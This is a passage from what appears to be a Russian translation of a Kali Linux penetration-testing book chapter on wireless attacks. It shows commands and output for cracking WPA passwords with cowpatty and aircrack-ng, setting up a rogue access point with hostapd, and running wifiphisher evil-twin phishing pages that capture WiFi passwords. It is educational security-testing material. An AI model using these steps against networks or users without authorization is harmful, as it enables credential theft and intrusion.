Еще одна программа, которую мы можем использовать для взлома паролей - это *cowpatty*. Это стиль *cowpatty*, чтобы было ясно, что это атака на пароли WPA. Для взлома пароля нужен *cowpatty* - захват пакета, который содержит четырехстороннее рукопожатие, используемое для настройки ключа шифрования для шифрования передачи между AP и станцией. Вы можете получить захват пакета, включая соответствующие кадры, используя *airodump-ng* или *kismet*. Любой из них сгенерирует файл захвата пакета (*.cap* или *.pcap*), который будет включать соответствующие заголовки радиоканала, хотя вам нужно будет указать *airodump-ng*, что вы хотите записать файлы. В противном случае, вы просто получите вывод на экран. Вы должны передать *-w* и префикс к команде. Префикс используется для создания файлов, включая файл *.cap*.

Если у вас есть файл *.cap*, вам также понадобится файл пароля. К счастью, у Kali есть несколько из них в */usr/share/wordlists.* Вы также можете скачать другие из онлайн-источников. Это словари, которые должны включать пароль или пароль, используемые беспроводной сетью. Как и при любой парольной атаке, вы не добьетесь успеха, если в используемом вами словаре нет действительного пароля. Это связано с тем, что атака методом грубой силы сравнивает то, что было получено, с тем, что было сгенерировано из пароля. Получив эти элементы, вы можете попробовать взломать пароли с помощью следующей команды: *cowpatty -r test-03.cap -f /usr/share/wordlists/nmap.lst -s TPLink_862C.*

Aircrack-ng

Мы использовали инструменты из пакета *aircrack-ng*, но мы не говорили об использовании *aircrack-ng* для взлома паролей. Это мощный инструмент, который может взломать пароли WEP и WPA. *aircrack-ng* нуждается в большом наборе пакетов, которые можно использовать для взлома. *aircrack-ng* выполняет статистический анализ пакетов, полученных с использованием файла паролей для сравнения. Короткая версия того, что может быть гораздо более длинным описанием (и если вас интересует более длинная версия, вы можете прочитать документацию), состоит в том, что это все математика, а не просто хеширование и сравнение. Программа выполняет побайтовый анализ для получения используемой ключевой фразы.

СЛАБЫЕ ВЕКТОРЫ ИНИЦИАЛИЗАЦИИ

> Механизмы шифрования, подобные тем, которые используются в WEP и WPA, могут использовать то, что называется вектором инициализации. Это случайное числовое значение, иногда называемое одноразовым значением, которое используется для создания ключа шифрования. Если алгоритм вектора инициализации слаб, он может привести к предсказуемым значениям. Это может существенно утечь фразу-пароль, используемую беспроводной сетью.

Поскольку программа выполняет статистический анализ, требуется много пакетов, чтобы увеличить вероятность получения правильной фразы-пароля. В конце концов, это статистический анализ, и чем больше у вас данных, тем больше вы можете сравнить. Думайте об этом как о частотном анализе, когда вы пытаетесь декодировать зашифрованное сообщение. Небольшая коллекция может привести к равномерному распределению по всем или большинству букв. Это не помогает нам вообще. В результате, чем больше данных мы сможем собрать, тем больше у нас шансов определить сопоставления «один к одному», потому что все начинает отображать нормальное распределение частот. То же самое касается бросков монеты. Например, вы можете перевернуть пять голов подряд или четыре головы и хвост. Исходя из вероятности каждого события, мы получим равное количество голов в виде хвостов, но может потребоваться большое количество, чтобы полностью достичь 50%.

ЧАСТОТНЫЙ АНАЛИЗ

Частотный анализ - это количество раз, которое символы отображаются в тексте. Это иногда используется при попытке взломать зашифрованный текст, потому что частотный анализ зашифрованного текста выявит буквы, которые используются регулярно. Это позволяет нам сравнить это с таблицей букв, наиболее часто используемых на языке, на котором написано сообщение. Это может начать разбивать часть зашифрованного текста обратно на обычный текст или, по крайней мере, дать некоторые хорошие предположения относительно того, какие буквы зашифрованного текста соответствуют какие текстовые буквы.

Чтобы использовать *aircrack-ng*, нам нужен захват пакета. Это можно сделать с помощью *airodump-ng*, как мы использовали ранее. В дополнение только к захвату из *airodump-ng*, нам нужно, чтобы захват включал хотя бы одно рукопожатие. Без этого *aircrack-ng* не сможет взломать пароль WPA. Вам также понадобится файл паролей. Вы найдете коллекцию таких словарей полезной, и вы можете потратить некоторое дисковое пространство, накапливая их. Вы обнаружите, что различные файлы вам подойдут, потому что взлом пароля может иметь разные требования в зависимости от обстоятельств. В конце концов, не все пароли одинаковы. Пароли WiFi, скорее всего, будут парольными фразами, то есть они будут длиннее, чем пароль пользователя.

К счастью, Kali может помочь нам здесь, хотя то, что может предложить Kali, не направлено конкретно на парольные фразы WPA, а на обычные пароли. *rockyou.txt* - это файл, который полезен из-за своего размера и разнообразной коллекции паролей. Это список слов, предоставляемый Kali в каталоге */usr/share/wordlists*. Мы будем использовать этот файл для проверки на захват пакета. Вы можете увидеть запуск *aircrack-ng* с *rockyou.txt* в качестве списка слов/словаря и затем *localnet-01.cap* в качестве захвата пакета из *airodump-ng* в примере 7-8.

Пример 7-8. Запуск aircrack-ng для взлома WPA пароля

```
root@savagewood:~# aircrack-ng -w rockyou.txt localnet-01.cap
Opening localnet-01.cap
Read 10299 packets.

#    BSSID          ESSID       Encryption
1    70:3A:CB:4A:41:3B      CasaChien       WPA (0 handshake)
```

```
 2    70:3A:CB:52:AB:FC     CasaChien       WPA (0 handshake)
 3    18:D6:C7:7D:EE:11     CasaChien       WPA (1 handshake)
 4    50:C7:BF:82:86:2C     TP-Link_862C      No data - WEP or WPA
 5    70:8B:CD:CD:92:30     Hide_Yo_Kids      WiFi WPA (0 handshake)
 6    C4:EA:1D:D3:78:39     CenturyLink5191   No data - WEP or WPA
 7    0C:51:01:E4:6A:5C     PJ NETWORK        No data - WEP or WPA
 8    C4:EA:1D:D3:80:19                       WPA (0 handshake)
 9    78:28:CA:09:8E:41                       WPA (0 handshake)
10    94:9F:3E:0F:1D:81                       WPA (0 handshake)
11    00:25:00:FF:94:73                       None (0.0.0.0)
12    70:3A:CB:4A:41:37                       Unknown
13    EC:AA:A0:4D:31:A8                       Unknown

Index number of target network ?
```

ПРИМЕЧАНИЕ

В то время как три из пойманных SSIDs принадлежат мне, другие нет. Поскольку они принадлежат моим соседям, было бы невежливо, не говоря уже о неэтичности и незаконности, пытаться взломать эти сети. Всегда убедитесь, что вы работаете против ваших собственных систем или систем, на которые у вас есть четкое разрешение на испытание.

Как только мы запустим *aircrack-ng*, нас спросят, какую целевую сеть мы хотим взломать. Из примера 7-8 вы увидите, что только одна сеть имеет захваченное рукопожатие. Это один из BSSID, связанных с SSID CasaChien. Таким образом, это единственная сеть, которую мы можем выбрать, чтобы иметь возможность работать против нее. Выбор нужной сети запустит попытку взлома, как показано в примере 7-9.

Пример 7-9. aircrack-ng взлом WPA пароля

```
Aircrack-ng 1.2 rc4

        [00:00:06] 11852/9822768 keys tested (1926.91 k/s)

        Time left: 1 hour, 24 minutes, 53 seconds       0.12%

                   Current passphrase: redflame

  Master Key       : BD E9 D4 29 6F 15 D1 F9 76 52 F4 C2 FD 36 96 96
                     A4 74 83 42 CF 58 B6 C9 E3 FA 33 21 D6 7F 35 0E

  Transient Key    : 0B 04 D6 CA FF EE 7A B9 6E 6D 90 0F 9E 4F E5 64
                     5B AA C0 53 18 32 F7 54 DE 46 74 D1 4D D0 31 CF
                     BC 57 D7 8A 5C B4 30 DB FA A9 BD F8 20 0C C9 19
                     35 F7 89 F6 2F 8A 25 74 3A 83 FD 50 F7 E5 C3 9B
```

```
EAPOL HMAC      : 50 66 38 C1 84 A1 DD BC 7C 2F 52 70 FD 48 04 9A
```

Используя Kali в виртуальной машине, вы можете увидеть, что для запуска менее 10 миллионов паролей потребуется около полутора часов. Более быстрые машины, которые могут быть выделены для этой задачи, могут быстрее выполнять взлом. Большие списки займут больше времени, чтобы взломать.

ГАРАНТИИ ВЗЛОМА ПАРОЛЕЙ

Имейте в виду, что вы не можете получить пароль с помощью этого подхода. Если фактического пароля нет в списке паролей, который вы предоставляете, найти подходящее значение невозможно. Вы закончите неудачной попыткой взлома.

Fern

Не пугайтесь, если вы пока не склонны выполнять команды с помощью командной строки, чтобы взломать WiFi сеть. Вы можете использовать *Fern*, приложение на основе графического интерфейса, которое может быть использовано для атаки различных механизмов шифрования. Рисунок 7-6 показывает интерфейс, который представляет *Fern*. Вы можете видеть на снимке экрана, что *Fern* поддерживает взлом WEP и WPA сетей.

Рис. 7-6. Программа Fern

После запуска Fern вам нужно выбрать беспроводной интерфейс, который вы планируете использовать, а затем вам нужно сканировать сети. Выбор интерфейса находится в крайнем левом поле в верхнем ряду. Рядом с этим находится кнопка «Обновить», если вы внесли изменения за пределы графического интерфейса, чтобы их можно было увидеть в интерфейсе. «Поиск

точек доступа» (Scan for Access points) - следующая кнопка вниз. Это заполняет список, который Fern предоставит вам. Когда вы выбираете тип сети, которую хотите взломать, WEP или WPA, вы увидите окно, показанное на рисунке 7-7. Это дает вам список сетей, которые были найдены. Этот список - в основном тот же список, с которым мы имели дело до сих пор.

Рис. 7-7. Выбор сети в Fern

Вы также можете заметить, что в правом нижнем углу диалогового окна находится кнопка выбора, чтобы предоставить Fern словарь для использования. Так же, как *aircrack-ng*, Fern использует словарь для запуска взломов, так же как и с *aircrack_ng*, вы не сможете взломать пароль, если он не указан в словаре, который задан Fern. Чтобы запустить Fern, выберите одну из предоставленных сетей, укажите файл словаря и нажмите кнопку «Атака» (Attack).

Несанкционированные точки доступа Фишинг

Несанкционированные точки доступа (AP) всегда возможны и они бывают разных типов. Во-первых, вы можете наткнуться на AP, которая просто пытается вас заманить. Она может называться FreeWiFi или может быть вариацией легального AP. Там нет никакой попытки сделать что-либо, кроме как заставить людей подключиться. Во втором виде злоумышленник пытается захватить законный SSID. Злоумышленник маскируется под настоящую сеть, возможно, заклинив законный сигнал. Третий здесь менее актуален, хотя все еще вызывает озабоченность. Это может быть менее серьезной проблемой сейчас, но было время, когда сотрудники устанавливали свои собственные точки доступа в своих компаниях, потому что компания не предлагала WiFi. Потенциально небезопасная точка доступа затем была подключена к корпоративной сети, что могло позволить злоумышленнику получить доступ к корпоративной сети.

Мошеннические точки доступа являются распространенной проблемой, поскольку создать беспроводную сеть с точкой доступа, рекламирующей SSID, очень просто. Это может быть хорошо известный AP. Поскольку нет ничего, что обязательно делает одно более ясным, чем другое, легко атаковать мошенническую точку доступа для атаки на клиентов. Это само по себе не обязательно с точки зрения тестирования безопасности. Достаточно легко определить, что люди, при правильном расположении для вашей мошеннической точки доступа, будут ошибочно подключаться к вашей сети. Как только они это сделали, вы можете собирать информацию о них. Это может дать вам возможность получить доступ к законной сети, собирая учетные данные, которые вы затем сможете использовать против законной сети.

Хостинг Точки Доступа

Прежде чем мы перейдем к более традиционным атакам, мы должны рассмотреть только использование Linux - в частности, Kali - для размещения AP. Это требует нескольких вещей. Первый - это беспроводной интерфейс. К счастью, у нас есть один из них. Нам также потребуется возможность передавать сетевые адреса нашим клиентам, а затем маршрутизировать входящий трафик. Мы можем делать все это с помощью Kali Linux. Во-первых, нам нужно настроить конфигурацию для *hostapd*. Kali не включает один по умолчанию, но в */usr/share/docs/hostapd* есть тщательно документированный пример. Для запуска и запуска точки доступа мы будем использовать простую конфигурацию, которую вы можете увидеть в примере 7-10. Мы поместим это в */etc/hostapd*, но не имеет значения, где он находится, потому что вы сообщаете *hostapd*, где находится файл конфигурации.

Пример 7-10. hostapd.conf

```
# hostapd.conf for demonstration purposes

interface=wlan0
bridge=br0
driver=nl80211
logger_syslog=1
logger_syslog_level=2
ssid=FreeWiFi
channel=2
ignore_broadcast_ssid=0
wep_default_key=0
wep_key0=abcdef0123
wep_key1=0101010101010101010101010101
```

Эта конфигурация позволяет нам запускать службу *hostapd*. Мы предоставляем SSID, а также используемый радиоканал. Мы также просим *hostapd* транслировать SSID и не ожидаем, что клиент специально запросит его. Вы также должны предоставить параметры шифрования и аутентификации, в зависимости от ваших потребностей. Для этого мы будем использовать WEP. Вы можете увидеть запуск *hostapd* в Примере 7-11. То, что вы увидите, это параметр -*B*, который указывает *hostapd* запускаться в фоновом режиме как демон. Последний параметр - это файл конфигурации. Так как мы предоставляем его, по умолчанию не существует, и поэтому не имеет большого значения, где хранится файл конфигурации.

Пример 7-11. Запуск hostapd

```
root@savagewood:/# hostapd -B /etc/hostapd/hostapd.conf
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 9c:ef:d5:fd:24:c5 and ssid "FreeWiFi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Из конфигурации и сообщений о запуске вы увидите, что именем SSID было *FreeWiFi*, которое вы можете увидеть в рекламе на рис. 7-8. Это означает, что наши системы Kali Linux успешно рекламируют SSID, как и ожидалось. Это позволит пользователям подключаться только к нашей беспроводной точке доступа. Это не позволяет пользователям делать что-либо после подключения. Для этого нам нужен второй интерфейс для отправки трафика. Есть несколько способов сделать это. Вы можете сделать это через сотовую связь, через вторую беспроводную сеть или просто подключиться к проводному интерфейсу.




Рис. 7-8. Листинг SSIDs с запущенной FreeWiFi

Даже если у нас есть второй сетевой интерфейс, нам нужно сделать еще пару вещей. Для начала нам нужно сообщить ядру Linux, что нормально передавать трафик с одного интерфейса на другой. Если мы не установим этот параметр ядра, операционная система не позволит трафику идти куда-либо после того, как он вошел в систему. Мы можем сделать это, запустив *sysctl -w net.ipv4.ip_forward*. Чтобы сделать это изменение постоянным, файл */etc/sysctl.conf* необходимо отредактировать, чтобы установить этот параметр. Это позволит Linux принимать пакеты и пересылать их другому интерфейсу, основываясь на таблице маршрутизации операционной системы.
Имея все это на месте, вы можете иметь свой собственный AP для любых целей, которые вы хотите. Это может включать в себя только отслеживание клиентов, которые пытаются подключиться к вам. Это может дать вам ощущение потенциально злонамеренных пользователей. Чтобы делать более сложные и потенциально вредоносные вещи своими силами, мы должны получить небольшую дополнительную помощь.

Фишинг-пользователи

Вы можете использовать *hostapd* для создания мошеннического AP. Это просто точка доступа, хотя. Еще один инструмент, который мы можем использовать, который вам нужно установить, это *wifiphisher*. Это позволит нам скомпрометировать клиентов. Это может работать лучше всего, если вы маскируетесь под законный SSID в области, где будет доступен законный SSID. *Wifiphisher* будет блокировать законный сигнал, одновременно рекламируя сам SSID. Однако для этого необходимо иметь два интерфейса WiFi. Один из них позаботится о блокировке клиентов по законному SSID, а другой будет рекламировать тот же SSID.
Это в конечном итоге работает с использованием тех же стратегий инъекций, о которых мы говорили ранее. *wifiphisher* отправляет сообщения деаутентификации, чтобы вывести клиента из допустимой сети. Это заставило бы клиента попытаться повторно подключиться. Несмотря на то, что вы можете проводить свои атаки, используя этот подход, вы также можете просто объявить SSID. Стили атаки будут одинаковыми, несмотря ни на что. Запустив *wifiphisher --nojamming -e FreeWiFi*, мы создаем точку доступа, рекламирующую SSID *FreeWiFi*. После запуска *wifiphisher* вас спросят, какой сценарий фишинга вы хотите использовать. Вы можете увидеть сценарии, представленные в примере 7-12.

Пример 7-12. Фишинг-сценарии wifiphisher

```
Available Phishing Scenarios:

  1 - Browser Connection Reset (Сброс подключения браузера)
      A browser error message asking for router credentials.
     (Сообщение об ошибке браузера с запросом учетных данных маршрутизатора)
      Customized accordingly based on victim's browser.
     (Настроенный соответственно на основе браузера жертвы)

  2 - Firmware Upgrade Page (Обновление прошивки)
      A router configuration page without logos or brands asking for
      WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.
     (Страница конфигурации маршрутизатора без логотипов или брендов, запрашивающая пароль WPA/WPA2 из-за обновления прошивки).

  3 - Browser Plugin Update (Обновление браузера)
```

```
     A generic browser plugin update page that can be used to serve
     payloads to the victims.
     (Общая страница обновления плагина
браузера, которая может использоваться для
обслуживания полезных нагрузок для жертв).

[+] Choose the [num] of the scenario you wish to use: введите
выбранный сценарий
```

Если вы решите пойти по двуногому маршруту с двумя интерфейсами WiFi, вы просто отбросите параметры, использованные в предыдущем примере, и запустите *wifiphisher* самостоятельно. Когда вы это сделаете или даже не указали имя SSID, вам будет представлен список доступных сетей, которые вы можете имитировать. Пример 7-13 показывает список сетей, доступных локально, когда я запускал *wifiphisher*. После выбора сети вы увидите тот же список, что и в примере 7-12.

Пример 7-13. Выбор беспроводной сети для имитации

```
[+] Ctrl-C at any time to copy an access point from below

num    ch          ESSID                BSSID              vendor
-------------------------------------------------------------------
 1  -  1    -   CasaChien        - 70:3a:cb:52:ab:fc      None
 2  -  5    -   TP-Link_862C     - 50:c7:bf:82:86:2c      Tp-link
Technologies
 3  -  6    -   CenturyLink5191 - c4:ea:1d:d3:78:39      Technicolor
 4  -  11   -   Hide_Yo_Kids     - 70:8b:cd:cd:92:30      None
 5  -  6    -   PJ NETWORK       - 0c:51:01:e4:6a:5c      None
```

После выбора сценария *wifiphisher* запустит сервер DHCP, чтобы предоставить клиенту IP-адрес, чтобы иметь адрес, с которым можно общаться. Это необходимо для различных векторов атаки, поскольку сценарии зависят от возможности подключения по IP к клиенту. Для наших целей я выбрал страницу обновления прошивки. *wifiphisher* будет обязан захватывать веб-соединения, чтобы представить клиенту страницу, которую мы хотим. Когда клиент подключается к вредоносной точке доступа, ему предоставляется страница авторизованного входа, которая является обычной для сетей, которые хотят, чтобы вы либо проходили аутентификацию с предоставленными учетными данными, либо принимали некоторые условия использования. Вы можете увидеть страницу, представленную на рисунке 7-9.




Рис. 7-9. Страница входа от wifiphisher

Вы увидите, что это выглядит респектабельно. В нем даже есть условия, с которыми вы должны согласиться. После того, как вы согласились с ними, вы должны предоставить свой предварительный ключ, также известный как пароль WiFi, который должен аутентифицировать вас в сети. Тем временем, злоумышленник, работающий с *wifiphisher*, собирает пароль, как вы можете видеть в примере 7-14.

Пример 7-14. Вывод wifiphisher во время атаки

```
Jamming devices:

DHCP Leases:
1520243113 f4:0f:24:0b:5b:f1 10.0.0.43 lolagranola
01:f4:0f:24:0b:5b:f1

HTTP requests:
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] GET 10.0.0.43
[*] POST 10.0.0.43 wfphshr-wpa-password=mypassword
[*] GET 10.0.0.43
```

[*] GET 10.0.0.43

В нижней части вывода от *wifiphisher* вы увидите, что пароль был введен. Хотя это всего лишь фиктивный пароль, который я ввел, чтобы пройти через страницу, любой пользователь, который думал, что он подключается к легитимной сети, предположительно введет пароль, который, как он полагал, будет к этой сети. Таким образом, злоумышленник получит пароль к сети. Кроме того, поскольку сообщения 802.11 передаются по меньшей мере на мошенническую точку доступа, злоумышленник получает любую сетевую информацию, отправляемую от клиента. Это может включать попытки входа на веб-сайты или почтовые серверы. Это может происходить автоматически, даже если клиент не знает, в зависимости от того, запущены ли клиенты или браузер, или установлены фоновые процессы. Как только пароль отправлен злоумышленнику, клиенту предоставляется страница на рис. 7-10.




Рис. 7-10. Страница обновления прошивки

Вы заметите, что слово «*disconnect*» написано с ошибкой на странице. Там также нет правообладателя внизу, хотя есть дата авторского права. Это выглядит законно, хотя, если вы присмотритесь, вы увидите, что это полностью фальшиво. Типичный пользователь, скорее всего, не заметит ни одной из этих проблем. Весь смысл в том, чтобы выглядеть достаточно законно, чтобы заставить пользователей поверить, что они должны вводить свои пароли, чтобы злоумышленник мог их собрать.

ПРИМЕЧАНИЕ

Настройка сценария, в котором вы дублируете существующий и ожидаемый SSID, называется атакой Evil Twin. Злой близнец - это SSID, который рекламирует ваша система, поскольку целью является сбор информации от ничего не подозревающих пользователей.

Беспроводные приманки (Honeypot)

Honeypots обычно используются, чтобы сидеть и собирать информацию. Honeypots в сети обычно используются для сбора трафика атаки. Это может помочь собрать информацию о ранее неизвестных атаках. Это один из способов сбора новых вредоносных программ. Тем не менее, когда речь идет о сетях WiFi, мы можем использовать honeypot для сбора информации от клиента. Это может быть сложно, если клиенты ожидают использовать разные механизмы шифрования. К счастью, Кали может помочь нам с этим.
wifi-honey запускает четыре потока мониторинга, чтобы позаботиться о возможностях шифрования: ни один, WEP, WPA1 и WPA2. Также запускается дополнительный поток для запуска *airodump-ng*. Это может использоваться для захвата начальных этапов четырехстороннего рукопожатия, которое может быть использовано позже с таким инструментом, как coWPAtty, чтобы взломать предварительный общий ключ. Чтобы запустить *wifi-honey*, вы должны предоставить SSID, который вы хотите использовать, канал, на котором вы будете активны, и беспроводной интерфейс, который вы хотите использовать. Вы можете увидеть пример запуска *wifi-honey* в Примере 7-15.

Пример 7-15. Запуск wifi-honey

```
root@savagewood:/# wifi-honey FreeWiFi 6 wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID   Name
  426   NetworkManager
  584   wpa_supplicant
  586   dhclient

PHY  Interface       Driver                          Chipset

phy0   wlan0    rt2800usb Ralink Technology, Corp.      RT5372

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on
        [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```

Поскольку несколько процессов запускаются с помощью *wifi-honey*, сценарий использует программу *screen* для предоставления виртуальных терминалов. Каждый из процессов будет доступен в разных сеансах экрана. Это избавляет

от необходимости иметь несколько окон терминала для управления различными процессами.

Тестирование Bluetooth

Bluetooth - это общий протокол, который используется для подключения периферийных устройств и других устройств ввода-вывода к системе. Эта система может быть настольным компьютером, ноутбуком или даже смартфоном. Периферийные устройства имеют широкий спектр возможностей, которые определяются профилями. Bluetooth использует радиопередачу для связи с частотным диапазоном, близким к одному из диапазонов, используемых WiFi. Bluetooth является относительно маломощной средой передачи; как правило, у вас есть диапазон до около 30 футов. Устройства Bluetooth должны быть сопряжены друг с другом, прежде чем любая информация может быть передана с одного устройства на другое. В зависимости от сложности устройства, сопряжение может быть таким же простым, как идентификация периферийного устройства после перевода его в режим сопряжения, или может потребоваться подтверждение PIN-кода с любой стороны.

Если у вас есть Bluetooth на вашем компьютере, вы можете использовать его для тестирования с помощью инструментов, предоставляемых Kali. Вы можете задаться вопросом, почему Bluetooth имеет прямое отношение к тестированию безопасности. При таком количестве устройств, предлагающих так много услуг, включая передачу файлов, злоумышленникам может быть доступна конфиденциальная информация о компании, если устройство Bluetooth не заблокировано надлежащим образом. Из-за потенциальной чувствительности того, к чему может предоставить устройство Bluetooth доступ, а также возможности получения информации (например, представьте, что злоумышленник получает удаленный доступ к клавиатуре, например, когда пользователь начинает вводить имя пользователя и пароль, воображая, что клавиатура все еще подключенные к своей системе), устройства Bluetooth, как правило, не будут обнаруживаться, если они специально не переведены в состояние, в котором они могут быть обнаружены.

ПРИМЕЧАНИЕ

Промышленный, научный и медицинский (ISM) радиодиапазон представляет собой набор частот, которые были выделены для использования целым рядом устройств. Это включает в себя микроволновые печи, которые в начале 1947 года инициировали выделение. Диапазон 2,4-2,5 ГГц используется микроволнами, WiFi, Bluetooth и другими приложениями.

Сканирование

В то время как вы можете не сильно мешать доступным устройствам, для поиска локальных устройств Bluetooth можно использовать несколько инструментов. Имейте в виду, что это то, что вам нужно быть в непосредственной близости, чтобы сделать. Если здание, в котором вы работаете, большое, вам нужно будет сделать много сканирований из разных мест здания. Не думайте, что выбор даже центрального местоположения даст вам значимые результаты.

